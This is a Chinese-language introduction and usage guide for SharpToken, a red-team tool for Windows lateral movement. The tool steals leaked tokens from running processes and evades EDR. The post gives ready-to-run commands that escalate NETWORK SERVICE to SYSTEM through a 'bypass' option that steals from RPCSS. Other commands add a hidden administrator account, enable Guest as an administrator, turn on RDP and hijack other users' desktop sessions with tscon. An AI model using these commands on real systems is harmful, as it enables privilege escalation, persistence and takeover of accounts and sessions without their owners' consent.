在红队横向移动过程中,我们经常需要窃取其他用户的权限。在现代EDR的防御下,我们很难使用Mimikatz获取其他用户权限,而且如果目标用户没有活动进程,我们也无法使用"OpenProcessToken"来窃取Token。
SharpToken是一个利用Token泄露的工具。它可以从系统中所有进程中找到泄露的Token并使用它们。如果你是低权限的服务用户,你甚至可以用它将权限提升到"NT AUTHORITY\SYSTEM",并且可以在不需要目标用户密码的情况下切换到目标用户的桌面执行更多操作...

SharpToken By BeichenDream
=========================================================

Github : https://github.com/BeichenDream/SharpToken


如果你是一个 NT AUTHORITY\NETWORK SERVICE 用户,那么你只需要添加 bypass 参数即可成为 NT AUTHORITY\SYSTEM
例如:
SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass


用法:

SharpToken COMMAND arguments


命令:

        list_token [进程pid]        [bypass]

        list_all_token [进程pid] [bypass]

        add_user    <用户名> <密码> [组] [域名] [bypass]

        enableUser <用户名> <新密码> [新组] [bypass]

        delete_user <用户名> [域名] [bypass]

        execute <token用户> <命令行> [交互模式] [bypass]

        enableRDP [bypass]

        tscon <目标会话ID> [源会话ID] [bypass]


示例:
    SharpToken list_token
    SharpToken list_token bypass
    SharpToken list_token 6543
    SharpToken add_user admin Abcd1234! Administrators
    SharpToken enableUser Guest Abcd1234! Administrators
    SharpToken delete_user admin
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
    SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami" bypass
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true
    SharpToken execute "NT AUTHORITY\SYSTEM" cmd true bypass
    SharpToken tscon 1
除了常规的Token窃取权限提升外,SharpToken还支持通过Bypass获取完整性Token
如果你是一个 NT AUTHORITY/NETWORK SERVICE 用户并且添加了 bypass 参数,SharpToken 将从 RPCSS 中窃取 System 权限,即无条件将 NT AUTHORITY\NETWORK SERVICE 提升到 NT AUTHORITY\SYSTEM

枚举的信息包括:SID、LogonDomain、UserName、Session、LogonType、TokenType、TokenHandle(复制后的Token句柄)、TargetProcessId(Token来源进程)、TargetProcessToken(来源进程中的Token句柄)、Groups(Token用户所在的组)
SharpToken list_token

SharpToken list_token 468
execute "NT AUTHORITY\SYSTEM" cmd true


SharpToken execute "NT AUTHORITY\SYSTEM" "cmd /c whoami"
SharpToken add_user admin Abcd1234! Administrators
SharpToken enableUser Guest Abcd1234! Administrators
SharpToken delete_user admin
其中1是目标用户的桌面,2是我们要接收的桌面
SharpToken tscon 1 2
https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html
https://github.com/decoder-it/NetworkServiceExploit









